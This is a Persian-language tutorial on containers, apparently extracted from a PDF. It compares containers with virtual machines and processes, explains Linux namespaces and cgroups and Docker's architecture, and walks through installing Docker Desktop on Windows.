تعریف	یک سامانه‌عامل کامل و مستقل که به واسطه یک هایپروایزور، منابع سخت‌افزاری را با سیستم‌عامل میزبان به طور مشترک استفاده می‌کنند.	مجموعه‌ای از پروسه‌ها که از یکدیگر مجزا بوده و توسط یک کرنل مشترک مدیریت می‌شوند.	هنگامی که یک فایل باینری اجرا می‌شود و در حافظه استقرار می‌یابد، پروسه نامیده می‌شود.

استفاده	استفاده از برنامه‌ها در یک محیط ایزوله غالبا به منظور ایجاد سهولت در فرآیند توسعه و تحلیل نرم‌افزار.	استفاده از برنامه‌ها در یک محیط ایزوله و غالبا به منظور ایجاد سهولت در فرآیند توسعه و استقرار نرم‌افزار در محیط‌های ناهمگون.	برای این که پردازنده بتواند برنامه‌ای را اجرا کند، نیاز است که فایل برنامه در داخل حافظه رم قرار گیرد و فضایی برای آن در نظر گرفته شود.
سامانه‌عامل	مستقل از سامانه‌عامل میزبان است و می‌تواند هرگونه سامانه‌عاملی را اختیار کند. برای مثال ویندوز می‌تواند در گنو/لینوکس اجرا شود با این که حتی در سطح کرنل نیز با یکدیگر تفاوت دارند.	کرنل واحد و مشترک با میزبان دارد اما می‌تواند از توزیع مختلفی برخوردار باشد مثلا کانتینر Ubuntu روی سامانه‌عامل میزبان Windows قابل اجرا است.	کرنل و توزیع یکسانی با سامانه‌عامل میزبان دارد. شایان ذکر است، یک پروسه با فرمت PE فقط بر روی محیط ویندوز و یک پروسه در قالب ELF فقط بر روی محیط لینوکس قابل اجرا است.
ایزولگی	کل سامانه‌عامل ایزوله است و هیچ اشتراکی با سامانه‌عامل میزبان ندارد.	با استفاده از دو ویژگی namespace و cgroup در کرنل گنو/لینوکس ایزوله‌سازی انجام می‌شود. از این رو ایزوله‌سازی در سطح کرنل نیست.	به دلیل تکنیک حافظه مجازی فضای حافظه هر پروسه مجزا است و نیز سطح دسترسی هر پروسه می‌تواند متفاوت باشد.
حجم	حجم سامانه‌عامل + حجم برنامه‌های داخل آن، حجم نهایی ماشین مجازی را مشخص می‌کنند.	حجم فایل ایمج پایه Docker + مقدار حجم مورد استفاده برای برنامه‌های داخل آن، حجم نهایی کانتینر را مشخص می‌کند که نسبت به ماشین‌های مجازی بسیار کم حجم‌تر خواهند بود.	بستگی به مصرف فایل باینری دارد.
چرخه	نیازمند طی کردن فرآیند بوت است .	مستقیم روی کرنل اجرا می‌شود، بدون طی کردن فرآیند بوت است.	هنگام فراخوانی دستور fork در سیستم عامل لینوکس یا فراخوانی دستور CreateProcess در ویندوز ساخته می‌شود و تا زمانیکه مورد استفاده قرار می‌گیرد، طول عمر دارد.

جدول 1: شرح کلی تفاوت VM، Container و Process

همانطور که در جدول 1 تشریح شده است، کانتینرها یک لایه انتزاعی هستند که ساختار و وابستگی‌های نرم‌افزار را با هم بسته‌بندی می‌کنند و تفاوت‌های مهمی با پروسه‌های عادی سیستم و همچنین ماشین‌های مجازی دارند.

چندین کانتینر می‌توانند روی یک ماشین اجرا شوند و هسته سیستم‌عامل با آن‌ها مشترکا به اشتراک گذاشته شود زیرا هر کدام به عنوان پروسه‌های ایزوله در فضای سیستم‌عامل اجرا می‌شوند. کانتینرها نسبت به ماشین‌های مجازی فضای کمتری را اشغال می‌کنند، می‌توانند برنامه‌های بیشتری را مدیریت کنند و همچنین به منابع کمتری نیاز دارند.

چه ویژگی‌هایی از لینوکس باعث کارکرد کانتینر می‌شوند؟

در سیستم‌عامل لینوکس، قابلیت‌هایی از جمله فضای‌نام‌ها[1]، گروه‌های کنترلی[2]، مُد محاسباتی امن[3] و SELinux پایه‌های ساخت و اجرای یک پروسه کانتینری را تشکیل می‌دهند. شایان ذکر است، دو ویژگی فضای‌نام‌ها و گروه‌های کنترلی مربوط به کرنل این سیستم‌عامل می‌شوند. فضای‌نام‌ها در سیستم‌عامل لینوکس امکان جداسازی منابع برای پروسه‌ها را فراهم می‌کنند و در ادامه گروه‌های کنترلی منابع تخصیص یافته برای هر کانتینر را تعیین می‌کنند.

همانطور که پیش از این هم ذکر شد، کار فضای‌نام این است که محیط پروسه‌ها را از یکدیگر مجزا کند. دو پروسه اگر در یک فضای نام مشترک نباشند، نمی‌توانند به فضای آدرس هم دسترسی بگیرند. شایان ذکر است، در کرنل لینوکس، تمام اطلاعات مربوط یک پروسه، در یک استراکچر با عنوان توصیفگر پروسه[4] موجود است. توصیفگر پروسه[5] یک استراکچر از نوع task_struct است

[1] Namespaces

[2] Control Groups

[3] Secure Computing Mode

[4] Process Descriptor

[5] Process Descriptor

که فیلدهای آن شامل تمام ویژگی‌های پروسه، مانند وضعیت، توصیف‌کننده‌های فایل و چندین اشاره‌گر به دیگر استراکچرهای داده می‌باشد.

یکی از این استراکچرها nsproxy است و شامل پنج فضای‌نام داخلی از جمله uts_ns، ipc_ns، mnt_ns، pid_ns و net_ns است. جداسازی کانتینر (پروسه) با ایجاد یک فضای‌نام جدید برای هر یک به دست می‌آید. در نهایت، از گروه‌های کنترلی (cgroups) برای محدود کردن استفاده از منابع برای هر کانتینر استفاده می‌شود. سهمیه‌ها را می‌توان برای حافظه، پردازنده، IO و منابع شبکه تنظیم کرد. این یک جنبه مهم آن است زیرا همه کانتینرها منابع میزبان یکسانی دارند.

گروه‌های کنترلی نیز بخشی از کرنل هستند و به هر کانتینر می‌توان یک فایل پیکربندی گروه کنترلی لینوکس را اختصاص داد که در آن محدودیت‌هایی را تعیین می‌کنیم. به عنوان مثال، در سیستم عامل لینوکس دستورات زیر یک cgroup با سیاست مصرف 50 مگابایت حافظه رم برای یک پروسه ایجاد می‌کند:

```
sudo cgcreate -g memory:my-process
sudo echo 50000000 > /sys/fs/cgroup/memory/my-process/memory.limit_in_bytes
```

دستور بالا موجب اعمال محدودیت برای پروسه my-process خواهد شد. با همین رویکرد، می‌توان در ساختار ساخت ایجاد یک کانتینر بر روی پروسه محدودیت اعمال کرد و همچنین منابع سخت‌افزاری ایزوله در اختیار آن قرار داد.


چه ویژگی‌هایی از ویندوز باعث کارکرد کانتینر می‌شوند؟

همانطور که تاکنون مورد بررسی قرار دادیم، کانتینرها یک فناوری برای بسته‌بندی[1] و اجرای برنامه‌های کاربردی ویندوز و لینوکس در محیط‌های مختلف در فضای ابری هستند. کانتینرها یک

[1] Packaging

محیط سبک وزن و ایزوله ارائه می‌دهند که توسعه، استقرار و مدیریت برنامه‌ها را آسان تر می‌کند. کانتینرها به سرعت شروع و متوقف می‌شوند، و آنها را برای برنامه‌هایی که نیاز به تطبیق سریع با تقاضای در حال تغییر دارند، ایده آل می‌کند.

به عنوان مثال، یک مشتری شاید نیاز داشته باشد نرم افزار شما را بر روی لینوکس اجرا کند، و دیگری شاید نیازمند اجرای آن بر روی ویندوز باشد. کانتینرها این مسئله را حل می‌کنند بدون اینکه نیاز باشد نرم‌افزار برای محیط‌های جدید شخصی‌سازی شود. ماهیت سبک وزن کانتینرها همچنین آنها را به ابزاری مفید برای افزایش تراکم و استفاده از زیرساخت شما تبدیل می‌کند. در تصویر 6، معماری اجرای کانتینرها در محیط ویندوز نمایش داده شده است.



تصویر 6: معماری ویندوز در اجرای کانتینرها

شایان ذکر است، فناوری Docker که امکان ایجاد، مدیریت، اجرا و حتی اشتراک کانتینرها را محیا می‌کند، در سیستم‌عامل ویندوز از قابلیت Windows Subsystem for Linux (WSL) استفاده می‌کند که در حقیقت یک کرنل لینوکس ساخته شده توسط مایکروسافت است. این کرنل سفارشی‌سازی شده توسط مایکروسافت اجازه می‌دهد بدون استفاده از یک هایپروایزر در محیط سیستم‌عامل ویندوز از قابلیت‌های لینوکس استفاده کرد. از همین روی، با اجرای Docker Desktop بر روی WSL ویندوز، کاربران می‌توانند از فضای کاری و قابلیت‌های لینوکس بهرهمند شوند. علاوه بر این، WSL 2 بهبودهایی را برای به اشتراک‌گذاری سیستم فایل و زمان بوت کرنل

ارائه می‌دهد. Docker Desktop از ویژگی تخصیص حافظه پویا[1] در WSL برای بهبود مصرف منابع استفاده می‌کند.

یک کانتینر در بالاترین سطح از کرنل سیستم‌عامل عملیاتی می‌شود، اما کرنل همه APIها و سرویس‌های خود که یک برنامه برای اجرای صحیح نیاز دارد، به آن ارائه نمی‌کند. به همین دلیل، کانتینرها بر روی یک ایمج پایه یا Image Base ارائه می‌شوند تا این خلع رفع شود. به زبان ساده، ما می‌توانیم Image Base را یک کرنل سبک در نظر بگیریم که می تواند بر پایه لینوکس یا ویندوز باشد تا نرم‌افزار ما با آن بسته‌بندی و بدون هیچ مشکلی اجرا شود. تفاوت کانتینرها با ماشین‌های مجازی دقیقا در همین نقطه است.

یک ماشین مجازی اقدام به مجازی‌سازی کامل یک سیستم‌عامل و تمامی نرم‌افزارهای موجود در آن می‌کند، اما یک کانتینر فقط و فقط به برخی از مولفه‌های یک سیستم‌عامل نیاز دارد تا بتواند به شکل صحیح نرم‌افزار بر روی آن کار کند. از همین روی، کانتینرها را به عنوان یک ماشین مجازی سبک هم می‌شناسند، چون نسبت به یک سیستم‌عامل که کامل مجازی‌سازی شده است، حجم و اندازه کوچکتری دارند.

معماری Docker و اجزای کلیدی آن

فناوری Docker از یک معماری مبتنی بر سرویس Client/Server استفاده می‌کند که در آن کلاینت Docker با استفاده از REST API با سرویس Docker که وظیفه اجرا و ساخت کانتینرهای Docker را دارد، ارتباط برقرار می‌کند. کلاینت و سرویس Docker هر دو می‌توانند بر روی یک سیستم باشند و یا کلاینت می‌تواند به صورت راه دور به سرویس متصل شود. به عبارت دیگر، کلاینت و سرویس Docker می‌توانند بر روی دو ماشین مجزا راه‌اندازی شده باشند. در ادامه اجزای Docker مورد بررسی قرار گرفته است:

[1] Dynamic memory allocation

1. **سرویس[1]:** سرویس اصلی Docker با نام dockerd نیز شناخته می‌شود. وظیفه آن شنود درخواست‌های ایجاد شده توسط رابط‌های برنامه‌نویسی کلاینت Docker و رسیدگی به آن‌ها است. همچنین این مولفه مدیریت آبجکت‌های Docker را نیز بر عهده دارد. به هر صورت، سرویس Docker با توجه به درخواست‌های رسیده از API مربوط به خود، ایمیج، کانتینر و تمام موارد دیگر را مدیریت می‌کند. کنترل، مدیریت و استفاده از Docker از این طریق میسر می‌باشد.
2. **کلاینت[2]:** کلاینت Docker راه ارتباطی سرویس Docker با کاربر است، زمانیکه یک دستور مانند docker run اجرا می‌شود، کلاینت آن را به dockerd ارسال می‌کند. با توجه به این توضیحات، به صورت خلاصه کلاینت دستورات کاربران را به سرویس Docker از طریق رابط‌های برنامه‌نویسی خود منتقل می‌کند و سرویس هم آنها را انجام می‌دهد. شایان ذکر است، کلاینت Docker می‌تواند با یک یا چند تا سرویس Docker ارتباط داشته باشد.
3. **آبجکت‌ها[3]:** آبجکت‌های Docker مولفه‌های کلیدی هستند که Docker از آن‌ها استفاده می‌کند که مهم‌ترین آن‌ها آبجکت image، آبجکت container، آبجکت network و آبجکت volume هستند. در ادامه آن‌ها را به صورت خلاصه و کوتاه مرور می‌کنیم.
   - **آبجکت ایمج[4]:** آبجکت ایمیج یک قالب آماده همراه با دستوراتی است که در فایلی به نام dockerfile یافت می‌شود (در ادامه این مولفه هم توضیح داده خواهد شد). آبجکت ایمج Docker را می‌توان با استفاده از دستوراتی که در dockerfile تعریف می‌شوند، سفارشی‌سازی کرد. توجه شود که خود ایمج امکان ویرایش ندارد، تنها ایمیج می‌تواند بر اساس ایمیج‌های دیگری باشد که تغییرات و سفارشی‌سازی‌های مخصوص خودش را دارا باشد. به طور معمول ایمیج‌ها با استفاده از Dockerfile ایجاد می‌شوند. شایان ذکر است، یک ایمج Docker از مجموعه‌ای از فایل‌ها تشکیل

---

[1] Docker Daemon

[2] Docker Client

[3] Docker Object

[4] Image Object

شده است که همه موارد ضروری مانند کد برنامه و وابستگی‌ها را که برای پیکربندی یک محیط کاملاً عملیاتی کانتینر لازم است، در کنار هم قرار می‌دهند. با استفاده از یکی از دو روش می‌توانید یک ایمج Docker ایجاد کنید:

- **تعاملی[1]:** با اجرای یک کانتینر از یک ایمیج موجود، تغییر دستی محیط آن کانتینر از طریق یک سری مراحل و ذخیره وضعیت حاصل به عنوان یک تصویر جدید.
- **فایل داکر[2]:** فایل داکر یک فایل متنی ساده است که مشخصات ایجاد یک ایمج Docker را فراهم می‌کند. شایان ذکر است، از منظر تحلیل یک کانتینر، این فایل اهمیت فراوانی دارد زیرا بسیاری از اطلاعات کلیدی ایمج Docker را در بر می‌گیرد.

- **آبجکت کانتینر[3]:** هر کانتینر یک نمونه راه‌اندازی شده از ایمیج خود می‌باشد. از همین روی، آبجکت کانتینر را می‌توانیم یک نمونه در حال اجرا از ایمج به همراه نرم‌افزار درون آن در نظر بگیریم که می‌توان آن را با استفاده از رابط‌های برنامه‌نویسی Docker مدیریت کرد. کانتینرها از هم دیگر و سیستم‌عامل میزبان مجزا هستند. به عنوان مثال، دستوری که در تصویر 7 قابل مشاهده است، ایمج سیستم‌عامل Ubuntu از Docker Hub دانلود، راه‌اندازی و سپس برنامه bash آن را اجرا می‌کند. بعد از اجرای موفق bash، یک رابط تعاملی بین کاربر و کانتینر فراهم خواهد شد.

[1] Interactive

[2] Dockerfile

[3] Container Object

```
[tlightning@adonaim ~ ]$ sudo docker run -i -t ubuntu /bin/bash
Unable to find image 'ubuntu:latest' locally
latest: Pulling from library/ubuntu
677076032cca: Pull complete
Digest: sha256:9a0bdde4188b896a372804be2384015e90e3f84906b750c1a53539b585fbbe7f
Status: Downloaded newer image for ubuntu:latest
root@aa1b85c0815d:/#
```

تصویر 7: دانلود ایمج ubuntu و راجرای bash

- **آبجکت شبکه**[1]: آبجکت شبکه شامل راه‌های ارتباطی است که هر کانتینر می‌تواند با کمک آن‌ها ارتباط تحت شبکه داشته باشد.
- **آبجکت حجم**[2]: داده‌ها در کانتینر ها موقت هستند. ذخیره دائمی آن‌ها توسط مکانیزم‌های تعبیه شده در این مولفه امکان‌پذیر است. دستور زیر یک کانتینر ابونتو ایجاد می‌کند که با استفاده از مولفه volume یک آدرس از دیسک را برای ذخیره داده‌ها در نظر می‌گیرد.

	هایپروایزرها	داکر
پشتیبانی از سیستم‌عامل	مستقل از سیستم‌عامل است.	از سیستم‌عامل لینوکس پشتیبانی می‌کند.
مدت زمان بوت	حداکثر تا 1 دقیقه	در حد چند ثانیه
امنیت	به دلیل دو لایه بودن سیستم عامل، امنیت اطلاعات بیشتری فراهم می‌شود.	وابسته به پشتیبانی کرنل لینوکس دارد.
میزان مصرف منابع	حجم مصرفی در مقیاس GB است.	کانتینرهای Docker حجم کمی دارند.
پشتیبانی از نرم‌افزارها	می‌تواند به صورت همزمان چندین سیستم‌عامل را اجرا کند.	می‌تواند به صورت همزمان چندین نرم‌افزار را اجرا کند.


جدول 2: تفاوت‌های Docker در برابر Hypervisor

[1] Network Object

[2] Volume Object

4. **مخازن داکر[1]:** مخزن داکر محلی برای نگهداری ایمیج‌های داکر است. به سری مخزن عمومی[2] داریم که قرار دادن و دریافت ایمیج از آنها آزاد و رایگان بوده و بدون نیاز به دسترسی خاصی می‌باشد. اما معمولا هر شرکت و یا ارائه کننده‌ی سرویس برای خود مخازن خصوصی[3] راه‌اندازی می‌کند تا ایمیج‌های خاص و مهم خود را در آنها نگهداری و در مواقع لزوم استفاده کند. برای استفاده از این مخازن نیاز به دسترسی می‌باشد و معمولا اطلاعات آنها به صورت عمومی منتشر نمی‌شود. شرکت Docker یکی از بهترین مخازن عمومی را ارائه می‌کند که به عنوان Docker Hub شناخته می‌شود.

بعد از شناخت مفاهیم فوق می‌توان به زبان مشترکی برای توضیح نحوه‌ی عملکرد Docker پرداخت. به هر صورت، مزیت Docker ایجاد و اجرای برنامه در محیط کانتینری است. کانتینر Docker از مجازی‌سازی سیستم‌عامل برای استفاده و ترکیب اجزای یک برنامه که از هر ماشین لینوکس استانداردی پشتیبانی می‌کند، استفاده می‌نماید. فاکتورهای ایزوله‌سازی و امنیتی به ما این امکان را می‌دهند که چندین کانتینر را به موازات یک سیستم معین اجرا کنیم. در تصویر 8، معماری Docker به صورت خلاصه نمایش داده شده است.



تصویر 8: معماری ارتباطات داکر

[1] Docker Registry


[2] Public Registry

[3] Private Registry

کانتینرها از نظر اندازه و وزن سبک هستند زیرا به منابع اضافی HyperV یا VMware نیاز ندارند، اما مستقیماً در هسته دستگاه اجرا می‌شوند. ما حتی می‌توانیم کانتینرهای Docker را درون ماشین‌هایی اجرا کنیم که در واقع ماشین‌های مجازی هستند.

نصب و پیکربندی داکر در محیط‌های عملیاتی

به منظور استفاده از قابلیت کانتینرها با محوریت توسعه نرم‌افزار و همچنین ایجاد و توزیع Imageهای نرم‌افزاری Docker، نیاز است که رویکرد نصب و پیکربندی Docker را بر روی سیستم‌عامل‌های ویندوز و لینوکس را مورد بررسی قرار بدهیم. شایان ذکر است، شیوه نصب و پیکربندی Docker بر روی تمامی نسخه‌های ویندوز مشابه است اما اگر قصد نصب و پیکربندی Docker را بر روی محیط‌های مجازی‌سازی[1] شده داریم، مانند VMWare Workstation حتما باید اطمینان حاصل کنیم که قابلیت مجازی‌سازی تودرتو[2] فعال شده باشد تا اینکه سرویس Docker بتواند با موفقیت اجرا شود و Image نرم‌افزاری مورد نظر ما را اجرا کند.



تصویر 9: محیط تنظیمات نرم‌افزار VMware Workstation 17

[1] Virtualized OS

[2] Nested Virtualization

در تصویر 9، شیوه فعال‌سازی قابلیت مجازی‌سازی تودرتو در محیط VMware Workstation نسخه 17 نمایش داده شده است. صرفا شخص کاربر می‌تواند با فعال‌سازی گزینه Virtualize Intel VT-x/EPT or AMD-V/RVI در بخش Processor ماشین‌مجازی امکان مجازی‌سازی تودرتو را در محیط سیستم‌عامل مجازی‌سازی شده محیا کند.


نصب Docker در ویندوز

بعد از اینکه گزینه مجازی‌سازی تودرتو را برای سیستم‌عامل ویندوز 10 فعال کردیم، اکنون می‌توانیم اقدام به نصب و همچنین پیکربندی Docker Desktop کنیم. به منظور دانلود فایل نصاب Docker Desktop کافی است به وب سایت docker.com رجوع کنیم. در قسمت پاورقی[1] آدرس دانلود Docker Desktop آورده شده است. هنگامیکه وارد صفحه دانلود Docker Desktop می‌شویم، در بخش System Requirements نیازمندی سخت‌افزاری به منظور نصب و اجرای صحیح Docker آورده شده است.

تصویر 10: محیط نصاب Docker Desktop نسخه 4.16.3

[1] https://docs.docker.com/desktop/install/windows-install/

همانطور که در تصویر 10 نمایش داده شده است، به منظور نصب موفق Docker نیاز است که ویژگی WSL و همچنین Hyper-V بر روی سیستم‌عامل هدف وجود داشته باشد. بعد از اینکه اطمینان حاصل کردید این دو مورد بر روی سیستم عامل وجود دارند، با کلیک بر روی گزینه Ok فرایند نصب و پیکربندی Docker بر روی سیستم‌عامل شروع خواهد شد.




تصویر 11: پایان مرحله نصب Docker Desktop

بعد از اینکه فرایند نصب Docker Desktop با موفقیت به پایان رسید، پیامی که در تصویر 11 مشاهده می‌کنید، به شما نمایش داده خواهد شد. هنگامیکه این پیام را دریافت کردید، بر روی گزینه Close and restart کلیک کنید تا سیستم‌عامل ویندوز 10 راه‌اندازی مجدد و سرویس نرم‌افزار Docker Desktop اجرا شود.


نکته مهم دیگری که وجود دارد، ثبت‌نام در وب‌سایت docker.com است. به منظور استفاده از نرم‌افزار Docker Desktop نیاز است که یک حساب کاربری بر روی Docker.com ایجاد کنید و در

نرم‌افزار Docker Desktop به آن حساب کاربری وارد شوید.



تصویر 12: محیط عملیاتی Docker Desktop

در تصویر 12 محیط عملیاتی Docker Desktop نمایش داده شده است. به منظور ورود به حساب کاربری خود نیاز است که بر روی گزینه Sign in (سمت راست بالا) کلیک کنید. بعد از کلیک بر روی این گزینه به وب‌سایت Docker.com خواهید رفت. سپس بعد از احراز هویت مجدد به نرم‌افزار Redirect خواهید شد.

